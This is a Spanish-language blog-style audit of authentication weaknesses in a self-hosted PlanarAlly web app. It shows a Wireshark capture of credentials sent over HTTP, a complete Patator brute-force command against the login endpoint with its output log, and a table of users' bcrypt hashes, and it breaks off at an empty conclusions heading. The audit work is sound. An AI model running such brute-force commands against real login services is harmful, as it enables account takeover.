

# Auditando seguridad de una Aplicación Web: Autenticación Defectuosa

Francisco Luque

# ¿Por qué es importante tener buena seguridad de autenticación?

La prevalencia de la autenticación vulnerable es lamentablemente mucho más común de lo que uno cree debido al diseño y la implementación de la mayoría de los controles de identidad y acceso. La gestión de sesiones es la base de los controles de autenticación y acceso, y está presente en todas las aplicaciones con estado.

Los atacantes pueden detectar fallas en sistemas de autenticación usando medios manuales y explotarlos usando herramientas automatizadas como ser listas de contraseñas y ataques de diccionario.



## Mi Objetivo a probar: Planarally



Planarally es una aplicación web open source desarrollada para jugar ciertos juegos de mesa y de rol por internet. Posee un sistema de cuentas, en las cuales los usuarios pueden crear partidas. A estas pueden invitar a otros usuarios, cargar imágenes y otros archivos para usar en un tablero, y llenar datos de tanto este juego como datos personales suyos.

Esta aplicación sigue en desarrollo y es usada por miles de personas alrededor del mundo.




# Evitar el reconocimiento manual de la existencia de usuarios en el sistema

Política de Contraseñas dada por la OWASP

- No se debería poder reconocer de forma rápida cuando un usuario existe o no en el sistema. De fallar una autenticación se debe devolver un mensaje genérico, no si está únicamente mal la contraseña o que el usuario no exista.

# Welcome to PlanarAlly !

PlanarAlly is an opensource virtual tabletop that aims to help you and your players discover the various fictive worlds out there.



Immersive lighting & vision system

Need help? Visit our user documentation over on [planarally.io](https://planarally.io) or join the community on discord!

Se usa un mensaje genérico a fin de no permitir reconocimiento de los usuarios de la red.



# **Mandar la información mediante canales seguros**

- Al registrarse y unirse al sistema, los parámetros deben ser pasados por HTTPS u otros canales seguros, a fin de que un atacante que estuviera observando la red no pueda interceptar la información.



## **¿Cómo probar si la información se manda por canales seguros?**

Utilizando herramientas como Wireshark o la consola del navegador, se puede observar como se manda la información. En una aplicación segura, esperamos que la información importante se mande por canales https, y que intente usar estos aun cuando sea forzada a usar http. Si admite usos de http para información importante, o si la usa por defecto, es una falla enorme de seguridad.

\*Ethernet

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

http

No.	Time	Source	Destination	Protocol	Length	Info
461	13.861458	192.168.1.102	18.228.59.5	HTTP	614	GET /api/changelog HTTP/1.1
471	13.865394	192.168.1.102	18.228.59.5	HTTP	618	GET /api/notifications HTTP/1.1
472	13.869657	192.168.1.102	18.228.59.5	HTTP	610	GET /api/rooms HTTP/1.1
962	21.606715	192.168.1.102	18.228.59.5	HTTP	620	GET /api/rooms HTTP/1.1
455	13.810475	192.168.1.102	18.228.59.5	HTTP	612	GET /api/version HTTP/1.1
431	13.572054	18.228.59.5	192.168.1.102	HTTP	99	HTTP/1.1 200 OK (text/html)
572	15.278635	18.228.59.5	192.168.1.102	HTTP	61	HTTP/1.1 200 OK (text/plain)
459	13.859397	18.228.59.5	192.168.1.102	HTTP/1.1	134	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
467	13.864698	18.228.59.5	192.168.1.102	HTTP/1.1	140	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
480	13.913390	18.228.59.5	192.168.1.102	HTTP/1.1	1491	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
484	13.918400	18.228.59.5	192.168.1.102	HTTP/1.1	60	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
488	13.924474	18.228.59.5	192.168.1.102	HTTP/1.1	81	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
960	21.600007	18.228.59.5	192.168.1.102	HTTP/1.1	92	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
965	21.659949	18.228.59.5	192.168.1.102	HTTP/1.1	81	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
952	21.218433	192.168.1.102	18.228.59.5	HTTP/1.1	539	POST /api/login HTTP/1.1 , JavaScript Object Notation (application/json)
558	15.226146	192.168.1.102	18.228.59.5	HTTP/1.1	707	POST /api/logout HTTP/1.1 , JavaScript Object Notation (application/json)

[Window size scaling factor: 256]  
Checksum: 0x15c3 [unverified]  
[Checksum Status: Unverified]  
Urgent Pointer: 0  
> [SEQ/ACK analysis]  
> [Timestamps]  
TCP payload (485 bytes)

▼ Hypertext Transfer Protocol

> POST /api/login HTTP/1.1\r\n  
Host: 18.228.59.5:8000\r\n  
Connection: keep-alive\r\n  
Content-Length: 45\r\n  
[Content length: 45]  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36\r\n  
Content-Type: application/json\r\n  
Accept: \*/\*\r\n  
Origin: http://18.228.59.5:8000\r\n  
Referer: http://18.228.59.5:8000/auth/login\r\n  
Accept-Encoding: gzip, deflate\r\n  
Accept-Language: es-419,es;q=0.9,en;q=0.8,jv;q=0.7,de;q=0.6\r\n  
\r\n  
[\[Full request URI: http://18.228.59.5:8000/api/login\]](http://18.228.59.5:8000/api/login)  
[HTTP request 4/5]  
[\[Prev request in frame: 558\]](#)  
[\[Response in frame: 960\]](#)  
[\[Next request in frame: 962\]](#)  
File Data: 45 bytes

▼ JavaScript Object Notation: application/json

▼ Object

- ▼ Member Key: username  
String value: weaktestcase  
Key: username
- ▼ Member Key: password  
String value: 1234  
Key: password

Mi servidor de Planarally no manda credenciales ni cookies por canales seguros (usa HTTP en vez de HTTPS, no hay cifrado), estos pueden ser “sniffeados” por un atacante.





## Defensas contra ataques de fuerza bruta.

- El sistema debería incentivar a los usuarios a usar contraseñas fuertes, difíciles de generar o adivinar.
- El sistema debería tener un sistema de protección contra ataques de fuerza bruta, dando intentos limitados a un usuario para poner una contraseña. Aunque este no debería poder ser utilizado por un atacante para bloquear la contraseña de otro.



## ¿Cómo probamos la defensa de un sistema contra ataques de fuerza bruta?

- Probar ingresando contraseñas correctas e incorrectas múltiples veces de un usuario conocido. Si el sistema después de 5-7 intentos incorrectos seguidos nos permite entrar con la contraseña correcta podría existir la posibilidad de un ataque de fuerza bruta.
- Realizar un ataque de penetración de prueba con THC Hydra, Patator, u otras herramientas.

```

/usr/bin/patator:3697: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
fp.perform()
/usr/bin/patator:3697: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
fp.perform()
12:27:38 patator INFO - 401 228:42 0.382 | 1200
12:27:38 patator INFO - 401 228:42 0.711 | 1201
12:27:38 patator INFO - 401 228:42 1.036 | 1202
12:27:39 patator INFO - 401 228:42 1.359 | 1204
12:27:39 patator INFO - 401 228:42 1.690 | 1205
12:27:39 patator INFO - 401 228:42 2.022 | 1206
12:27:40 patator INFO - 401 228:42 2.345 | 1208
12:27:40 patator INFO - 401 228:42 2.676 | 1209
12:27:40 patator INFO - 401 228:42 3.008 | 1203
12:27:41 patator INFO - 401 228:42 3.320 | 1207
12:27:41 patator INFO - 401 228:42 3.305 | 1210
12:27:41 patator INFO - 401 228:42 3.306 | 1211
12:27:42 patator INFO - 401 228:42 3.304 | 1212
12:27:42 patator INFO - 401 228:42 3.303 | 1214
12:27:42 patator INFO - 401 228:42 3.301 | 1215
12:27:43 patator INFO - 401 228:42 3.296 | 1216
12:27:43 patator INFO - 401 228:42 3.310 | 1218
12:27:43 patator INFO - 401 228:42 3.296 | 1219
12:27:44 patator INFO - 401 228:42 3.297 | 1213
12:27:44 patator INFO - 401 228:42 3.296 | 1217
12:27:44 patator INFO - 401 228:42 3.294 | 1220
12:27:45 patator INFO - 401 228:42 3.290 | 1221
12:27:45 patator INFO - 401 228:42 3.291 | 1222
12:27:45 patator INFO - 401 228:42 3.287 | 1224
12:27:46 patator INFO - 401 228:42 3.291 | 1225
12:27:46 patator INFO - 401 228:42 3.290 | 1226
12:27:46 patator INFO - 401 228:42 3.277 | 1228
12:27:47 patator INFO - 401 228:42 3.288 | 1229
12:27:47 patator INFO - 401 228:42 3.289 | 1223
12:27:47 patator INFO - 401 228:42 3.283 | 1227
12:27:48 patator INFO - 401 228:42 3.286 | 1230

```

AttackCharacteristics  
~/Desktop/HydraAttack

Save

Open

1 patator http\_fuzz url=http://18.228.59.5:8000/api/login method=POST  
body='{"username":"weakestcase","password":"RANGE0"}' 0=int:1200-1300 header="POST /api/login  
HTTP/1.1  
2 Host: 18.228.59.5:8000  
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:88.0) Gecko/20100101 Firefox/88.0  
4 Accept: \*/\*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Referer: http://18.228.59.5:8000/auth/login  
8 Content-Type: application/json  
9 Origin: http://18.228.59.5:8000  
10 Connection: keep-alive" auto\_urlencode=0 -l ~/Desktop/HydraAttack/response-listings  
11

La aplicación es vulnerable a ataques de fuerza bruta, se pueden forzar contraseñas probando cientos de combinaciones a la vez.



# Defensas contra cambios de contraseñas

- El sistema debería permitir a usuarios recuperar su contraseña, dado que presenten la información que los acredite.
- Para poder cambiar la contraseña de una cuenta se debería necesitar re autenticar que es la persona, a fin de evitar que un atacante que tome control de una sesión pueda tomar control de la cuenta en sí.



# Resguardado seguro de contraseñas

- Las contraseñas almacenadas deben hashear, utilizando algoritmos fuertes y “salteados”. A fin de evitar que un atacante que consiga acceso a la base de datos tenga acceso a las contraseñas.

	id	name	email	password_hash	default_opt
	Filter	Filter		Filter	Filter
1	1	bigmen	NULL	\$2b\$12\$Q2ghuinVKHr3QH675BsdFu/NaFruJdfAoA8IaHuD2OKOU.FZPqk8a	1
2	2	as	NULL	\$2b\$12\$bF7t5RnXjqL8gwQq9/e4iepOgE60stZIOXb5eKEw3QwaQAy.GGHVy	2
3	3	Santy	NULL	\$2b\$12\$xpIvUMsqOPORMbG7HcHg.7qNhN/Zgn/ms2fAlRj.6e.3Vm4i4QK2	3
4	4	el macho de s...	NULL	\$2b\$12\$pgajsmBJKHYYR5qUFIFMweNBoylxLhQqRG9iexzxi6xF3vXJKVxa	4
5	5	Tormenta	NULL	\$2b\$12\$NtFSaKQCa32AchL8D3VFaK3KUX833V/CsMKa4MvUTJTB6V4ubz	5

# Conclusiones y Preguntas

